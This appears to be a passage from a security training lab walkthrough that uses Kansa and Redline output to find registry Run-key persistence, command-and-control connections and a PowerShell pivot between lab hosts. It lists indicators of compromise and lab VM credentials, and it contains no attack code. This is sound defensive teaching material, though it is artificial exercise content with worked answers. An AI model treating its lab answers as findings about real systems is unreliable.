


```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/Autorunsc$ ls
localhost-Autorunsc.tsv
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/Autorunsc$
```


2. The file of interest is **localhost-Autorunsc.tsv**, and we are particularly interested in references to **OFxDcAikIbnza.vbs**
3. While we could grep for **OFxDcAikIbnza.vbs**, the lack of Header information could prove problematic. Instead let's open the file in gnumeric, which should understand the tab delimited format and make it easy to handle.

```
$ gnumeric localhost-Autorunsc.tsv &
```


4. Now let's make it so the Header Row is always shown, click the **1** for the top row
5. Now click **View**
6. Finally click **Freeze Panes**




7. Now we will search for the content of interest, click **Edit**
8. Next click **Search**



9. In the Window that pops up, populate the search parameter with **OFxDcAIkIbnza.vbs**
10. Next click **Search**



11. In the Window that pops up, click Close



A	B	C	H
Time	EntryLocation	Entry	ImagePath
7/6/2014	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	(Default)	c:\windows\temp\ofxdcaikibnza.vbs

12. In the screenshot above we see reference to a Registry key **HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run** that is being used as the means for persistence. The random name, the fact it is a .vbs script, the Entry name of "(Default)" all serve to indicate that this entry is malicious.

SYSTEM	METHOD USED FOR PERSISTENCE
10.5.11.38	Registry - HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

- What would be the network details for the persistent C2?

This is not immediately obvious from the data provided. We would want to forensically acquire the system. In particular we would review the .vbs script previously referenced, and perhaps even attempt to run it in isolation.

1. The best we will likely be able to do is guess based on network details on the current system. We will want to review the file **/labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv** for suspicious connections.
2. Run the following commands to determine established connections

```
$ cd /labs/persist/Kansa_10.5.11.38/Netstat
$ grep -i established localhost-Netstat.tsv
```

Note: The command used to produce the screenshot below is different than what is referenced above to make it easier to capture graphically. For reference, the command used was:

```
$ grep -i 'established\|foreign'
/labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 |
grep -v ':::1'
```

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ grep -i 'established\|foreign' /labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v ':::1'
LocalAddress    LocalPort      ForeignAddress ForeignPort     ConPid  Process
10.5.11.38      5554           10.5.11.132   49162          3132    [NyVESOQF.exe]
10.5.11.38      49185          10.5.100.137  4444           3132    [NyVESOQF.exe]
10.5.11.38      49189          10.5.100.137  4446           3664    [rundll32.exe]
10.5.11.38      49190          10.5.100.137  5555           3960    [pCUAdKHROmGrw.exe]
student@Sec-511-Linux:~$

```

3. Based only on the above, we cannot confidently indicate the persistent C2. Notice the local port numbers are ephemeral increase with each connection. One assumption could be that the persistent C2 connection would have occurred later (and thus have a higher ephemeral port number) than the initial attack or pivot.

SOURCE IP	SOURCE PORT	DESTINATION IP	DESTINATION PORT
10.5.11.38	Ephemeral	10.5.100.137	5555

3. Discover and document evidence of both the initial attacker as well as a potential pivoted attack involving 10.5.11.38

- What is the IP address of the attacker?

1. Again leveraging the network connection information from the previous commands, we notice that the first connections are those highlighted
 - a. These appear to have happened earlier than the others based upon the lower local ephemeral port (49185) and lower PID (3132) referenced in these connections
2. We cannot reliably determine whether 10.5.11.132 or 10.5.100.137 is the initial attacker, assuming 10.5.11.38 is the victim. Given that 10.5.100.137 initiates from the less secure client portion of the network, that would be a more reasonable assumption

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ grep -i 'established\|foreign' /labs/persist/Kansa_10.5
.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v '::~1'
LocalAddress    LocalPort      ForeignAddress  ForeignPort    ConPIId  Process
10.5.11.38      5554           10.5.11.132    49162          3132     [NyVES0QF.exe]
10.5.11.38      49185          10.5.100.137   4444           3132     [NyVES0QF.exe]
10.5.11.38      49189          10.5.100.137   4446           3664     [rundl132.exe]
10.5.11.38      49190          10.5.100.137   5555           3960     [pCUAdKHROmGrw.exe]
student@Sec-511-Linux:~$
```

VICTIM	PERCEIVED ATTACKER
10.5.11.38	10.5.100.137

- What is the socket pair of the pivot attack?

1. Again leveraging the network connection information from the previous commands, we see a connection between two systems on the server portion of the network.

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ grep -i 'established\|foreign' /labs/persist/Kansa_10.5.11.38/Netstat/localhost-Netstat.tsv | cut -f2-5,7,9 | grep -v '::~1'
LocalAddress    LocalPort      ForeignAddress  ForeignPort     ConPID  Process
10.5.11.38      5554          10.5.11.132     49162           3132    [NyVES0QF.exe]
10.5.11.38      49185         10.5.100.137    4444            3132    [NyVES0QF.exe]
10.5.11.38      49189         10.5.100.137    4446            3664    [rundll32.exe]
10.5.11.38      49190         10.5.100.137    5555            3960    [pCUAdKHROmGrw.exe]
student@Sec-511-Linux:~$
```

LOCAL IP	LOCAL PORT	REMOTE IP	REMOTE PORT
10.5.11.38	5554	10.5.11.132	49162

Based on the port numbers, it appears that the connection likely initiated from 10.5.11.132 rather than 10.5.11.38.

Exercise 4.4 BONUS – Redline

Note: this is an advanced exercise that may be taken on as a bonus, for students with additional time.


Objectives

- Become familiar with Mandiant's Redline (<https://www.mandiant.com/resources/download/redline>)
- Analyze IR tool output from compromised machines
- Characterize details of the compromise
 - Document using a simple "Dirty Word List"
- Become exposed to modern attack tactics, including
 - Persistence
 - Pivoting
 - Pass the Hash
- Find evidence of persistence with Redline output

Exercise Setup

1. **Note:** this lab uses your Linux VM to parse the output files generated with Redline.
2. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511

Open a terminal in the Sec-511-Linux VM by clicking on the desktop terminal icon.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Incident Response tools like Redline may prefer to attempt this exercise without hints.

Exercise - No hints

1. Review parsed Redline output within **/labs/persist/Redline_10.5.11.132/** which was generated from compromised host 10.5.11.132
2. Discover and document evidence of adversary persistence on 10.5.11.132
 - What is the filename associated with the persistence?

<i>SYSTEM</i>	<i>FILE USED FOR PERSISTENCE</i>
10.5.11.132	

- What is the location of the file used to achieve persistence?

<i>SYSTEM</i>	<i>FILE USED FOR PERSISTENCE</i>	<i>FILE LOCATION</i>
10.5.11.132		

- How is the adversary ensuring the file executes each reboot?

<i>SYSTEM</i>	<i>METHOD USED FOR PERSISTENCE</i>
10.5.11.132	

- What would be the network details for the persistent C2?

<i>SOURCE IP</i>	<i>SOURCE PORT</i>	<i>DESTINATION IP</i>	<i>DESTINATION PORT</i>

3. Discover and document evidence of both the initial attack and also a potential pivoted attack involving 10.5.11.132

- What is the IP address of the initial attacker?

<i>VICTIM</i>	<i>PERCEIVED ATTACKER</i>

- What is the socket pair of the pivot attack?

<i>SOURCE IP</i>	<i>SOURCE PORT</i>	<i>DESTINATION IP</i>	<i>DESTINATION PORT</i>

Bonus

1. Find evidence of an irregular PsExec and possible Pass-the-Hash attack having been employed

<i>EVIDENCE OF PASS-THE-HASH OR NONSTANDARD PsEXEC</i>	
--	--

Redline

The data we will analyze was generated using Mandiant's Redline. Though Redline and Kansa output much similar content, their approaches differ. Redline primary approach is to perform direct memory analysis, and can also pull some data from files. Whereas Kansa first and foremost leverages Windows API calls, applications, and log files, and can also throw a bit of memory analysis in for good measure. This has advantages and disadvantages. One disadvantage is that it will typically require the files to be run on the system in question with elevated privileges (rather than being able to capture the data remotely). The primary disadvantage is the significant amount of time it takes to run Redline on a system. Both tools are free to use.

Note: Redline data is typically rendered in the Redline application rather than being dealt with in text format. Mandiant's AuditParser python script was used to convert the data into tab delimited output for ease of analysis from our Linux VM.

1. Review parsed Redline output within `/labs/persist/Redline_10.5.11.132/` which was generated from compromised host 10.5.11.132

- First, perform a quick review of the data provided by Redline.

```
$ cd /labs/persist/Redline_10.5.11.132/  
$ ls -l
```

- Output should be similar to the following. Each individual files is named for the detailed, typically tab delimited, data provided.
 - **w32drivers-modulelist.xml.txt** - Basic accounting of each of the system drivers. Because drivers operate at such a low level, they are often targeted by adversaries as a means to affect rootkit-style behavior.
 - **w32drivers-signature.xml.txt** - Windows drivers that are installed and details as to whether they have a verified digital signature.
 - **w32eventlogs.xml.txt** - Windows Event Log
 - **w32network-arp.xml.txt** - Simple accounting of the local ARP cache.
 - **w32network-route.xml.txt** - Simple list of the route table at time of execution.
 - **w32ports.xml.txt** - An accounting very similar to that you would receive if netstat had been run to dump associated processes.
 - **w32prefetch.xml.txt** - Redline provides parsed prefetch information that details the executables, how many times the executable has been run, and the most recent time of execution. Very valuable information.

- **w32processes-memory.xml.txt** - Tremendous detail about processes that were running at the time Redline performed its capture.
- **w32scripting-persistence.xml.txt** - Data provided here will detail items that have been configured to automatically start on the system in question. As the name suggests, these details are great for discovering an adversary's attempts (successful or otherwise) at persistence.
- **w32services.xml.txt** - An accounting of the current state and configuration of all Windows Services.
- **w32system.xml.txt** - Basic system information.
- **w32tasks.xml.txt** - Information about Scheduled Tasks, which can be used by adversaries as a means of persistence.
- **w32useraccounts.xml.txt** - Simple list of local user accounts that also details group membership information.

```

student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ ls -l
total 4532
-rw-rw-r-- 1 student student 17020 Jul  6 11:47 w32drivers-modulelist.xml.txt
-rw-rw-r-- 1 student student 29784 Jul  6 11:47 w32drivers-signature.xml.txt
-rw-rw-r-- 1 student student 398365 Jul  6 11:47 w32eventlogs.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32network-arp.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32network-route.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32ports.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32prefetch.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32processes-memory.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32scripting-persistence.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32services.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32system.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32tasks.xml.txt
-rw-rw-r-- 1 student student 107 Jul  6 11:47 w32useraccounts.xml.txt
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$

```

Each file provides the info suggested by the name

2. Discover and document evidence of adversary persistence on 10.5.11.132

- Redline makes it clear where we should start looking for signs of persistence, in **w32scripting-persistence.xml.txt**.
- Use the following command to return the first line of the file

```
$ head -n 1 w32scripting-persistence.xml.txt
```

```

student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ head -n 1 w32scripting-persistence.xml.txt
<PersistenceType>ServiceName</PersistenceType>
<RegPath>RegText</RegPath>
<RegOwner>RegModified</RegOwner>
<ServicePaths>FileCreate</ServicePaths>
<FileAccesses>FileModified</FileAccesses>
<FileChanged>SignatureExists</FileChanged>
<SignatureVerifie<SignatureDescription</SignatureVerifie>
<md5sum>CertificateSubject</md5sum>
<CertificateIssue</CertificateSubject>
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$

```

- We can use the header line to determine the field numbers associated with things we are interested in investigating

Field 10: **FilePath** - This will show us the path to the file that will get executed automatically.
 Field 16: **SignatureExists** - This will be an important one. As we saw with AutoRuns, the majority of legitimate automatically starting items will provide a signature. A quick scan of the file suggests that this field will be either true or false.

- Run the following command to pull out those two fields and look for any that show false.

```
$ cut -f10,16 w32scripting-persistence.xml.txt | grep false
```

```

student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ cut -f10,16 w32scripting-persistence.xml.txt | grep false
c:\Windows\Temp\uonolymnyeu.vbs false
c:\programdata\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\administrator\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\baltar\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\baltar.cylonlover.001\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\Users\instructor\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\desktop.ini false
c:\documents and settings\all users\start menu\programs\startup\desktop.ini false
c:\Users\administrator\start menu\programs\startup\desktop.ini false
c:\Users\all users\start menu\programs\startup\desktop.ini false
c:\Users\baltar\start menu\programs\startup\desktop.ini false
c:\Users\baltar.cylonlover.001\start menu\programs\startup\desktop.ini false
c:\Users\instructor\start menu\programs\startup\desktop.ini false
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$
  
```

- Each of the items except one is desktop.ini stored in locations associated with system or user accounts. The only other item is **uonolymnyeu.vbs**, which looks rather suspicious with both the random filename and the .vbs extension.

- What is the filename associated with the persistence?

1. We saw above from the **w32scripting-persistence.xml.txt** file that the name of the file is **uonolymnyeu.vbs**.

SYSTEM	FILE USED FOR PERSISTENCE
10.5.11.132	uonolymnyeu.vbs

- What is the location of the file used to achieve persistence?

1. Again from above from the location of **uonolymnyeu.vbs** is **C:\Windows\Temp**.

SYSTEM	FILE USED FOR PERSISTENCE	FILE LOCATION
10.5.11.132	uonolymnyeu.vbs	C:\Windows\Temp

- How is the adversary ensuring the file executes each reboot?

1. We have not yet noticed those details, but we can simply look for the rest of the fields associated with our file in question, **uonolymnyeu.vbs**, and we should be able to discover this info.

```
$ grep uonolymnyeu.vbs w32scripting-persistence.xml.txt | tr '\t' '\n'
```

The grep portion of the command above should be straightforward. The `| tr '\t' '\n'` portion at the end simply replaces any tabs (`\t`) with newlines (`\n`).

Below we see the output.

```

student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ grep uonolymnyeu.vbs
w32scripting-persistence.xml.txt | tr '\t' '\n'
Registry
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\
C:\Windows\TEMP\uOnoLYMnyeu.vbs
BUILTIN\Administrators
2014-07-06T15:06:57Z

c:\Windows\Temp\uonolymnyeu.vbs
BUILTIN\Administrators
2014-07-06T15:06:54Z
2014-07-06T15:06:55Z
2014-07-06T15:06:54Z
2014-07-06T15:06:55Z
false
false
The file is not signed.

207caeb303a8ce8ebf76b8dcf23f7f16
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$

```

CurrentVersion\Run is commonly used for persistence

SYSTEM	METHOD USED FOR PERSISTENCE
10.5.11.132	Registry - HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

- What would be the network details for the persistent C2?

This answer is not immediately obvious from the data provided. We would want to forensically acquire the system. In particular we would review the .vbs script previously referenced, and perhaps even attempt to run it in isolation.

1. The best we will likely be able to do is guess based on network details on the current system. With Redline, we will want to review the file **w32ports.xml.txt** for suspicious connections.
2. Run the following command to determine established connections

```
$ grep -i established w32ports.xml.txt
```

```

student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ grep -i established w32ports.xml.txt | cut -f1,3,5-8 | column -t
2104  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  10.5.11.132  10.5.11.38  49162  5554
1252  C:\Windows\Temp\radF7065.tmp\jUErkJWHxIFPo.exe  10.5.11.132  10.5.100.137  49163  5555
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$

```

We do not see an obvious way to directly connect the persistent .vbs script with an active connection. Certainly the randomly named .exe from **C:\Windows\Temp\radF7065.tmp** looks to be a significantly more suspicious than powershell.exe. That will be our best guess at this point, but as we dig deeper for subsequent questions we will be better able to answer this with more certainty.

SOURCE IP	SOURCE PORT	DESTINATION IP	DESTINATION PORT
10.5.11.132	Ephemeral (currently 49163)	10.5.100.137	5555 (currently)

3. Discover and document evidence of both the initial attack and also a potential pivoted attack involving 10.5.11.132

- What is the IP address of the initial attacker?

Redline provides the potential to grab some additional network information that is not displayed in **w32ports.xml.txt**. The source of the potentially helpful additional information is **w32processes-memory.xml.txt**.

1. Run the following command to see if any additional network connection information is available in **w32processes-memory.xml.txt**

```
$ grep '10.5' w32processes-memory.xml.txt | column -t
```

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$ grep '10.5'
w32processes-memory.xml.txt | column -t
2104 ESTABLISHED 10.5.11.132 10.5.11.38 49162 5554 TCP
692 CLOSED 10.5.11.132 10.5.11.38 135 49186 TCP
504 CLOSED 10.5.11.132 10.5.11.38 49155 49187 TCP
1252 ESTABLISHED 10.5.11.132 10.5.100.137 49163 5555 TCP
2208 LISTENING 10.5.11.132 *: * 50937 UDP
2208 LISTENING 10.5.11.132 *: * 1900 UDP
4 LISTENING 10.5.11.132 *: * 127 UDP
4 LISTENING 10.5.11.132 *: * 127 UDP
4 LISTENING 10.5.11.132 *: * 127 UDP
student@Sec-511-Linux:/labs/persist/Redline_10.5.11.132$

```

We didn't know about these before, because Netstat doesn't show CLOSED

2. Let's document the relevant network information
3. Open the w32processes-memory.xml.txt file in gnumeric to ease populating the below info

```
$ gnumeric w32processes-memory.xml.txt &
```

PID	PROCESS NAME	PPID	PARENT PROCESS NAME	LOCAL PORT	REMOTE IP	REMOTE PORT
692	Svchost.exe	504	Services.exe	135	10.5.11.38	49186
504	Services.exe	456	Wininit.exe	49155	10.5.11.38	49187
2104	Powershell.exe	2524	????	49162	10.5.11.38	5554
3012	Cmd.exe	2104	Powershell.exe	n/a	n/a	n/a
1252	jUErkrJWHx1FPo.exe	2952	WScript.exe	49163	10.5.100.137	5555

4. Analyzing the table above allows for some strong hypotheses to be made
 - Ephemeral ports typically increment as they are used, which suggests the following timeline
 - PID 692 has no local ephemeral port, but shows remote ephemeral port 49186
 - PID 504 has local ephemeral port 49155 and remote ephemeral port 49187
 - PID 2104 has local ephemeral port 49162
 - PID 1252 has local ephemeral port 49163

- A network connected PowerShell was used to spawn a cmd.exe due to the PPID of the cmd.exe pointing to the PID of 2104
- WScript.exe is used to run scripts, such as the .vbs file we saw as being associated with persistence. jUErkrJWHxIFPo.exe being spawned by WScript.exe certainly makes it feel related to uonolymnyeu.vbs. Seems like this is indeed the Persistence/C2 channel.
- Though a less reliable hypothesis, the connection on port 135 from 10.5.11.38 before the PowerShell connection back to 10.5.11.38 seems suspicious, and possibly related.

<i>VICTIM</i>	<i>PERCEIVED ATTACKER</i>
10.5.11.132	10.5.11.38

- **What is the socket pair of the pivot attack?**

Hard to say with certainty, but it feels like 10.5.11.38 is the other end of the pivot. PowerShell feels like the pivot based on the data above:

- incoming connection on port 135;
- outgoing PowerShell connection;
- PowerShell spawned cmd.exe

<i>SOURCE IP</i>	<i>SOURCE PORT</i>	<i>DESTINATION IP</i>	<i>DESTINATION PORT</i>
10.5.11.132	49162	10.5.11.38	5554

Bonus

1. Find evidence of an irregular PsExec and possible Pass-the-Hash attack having been employed

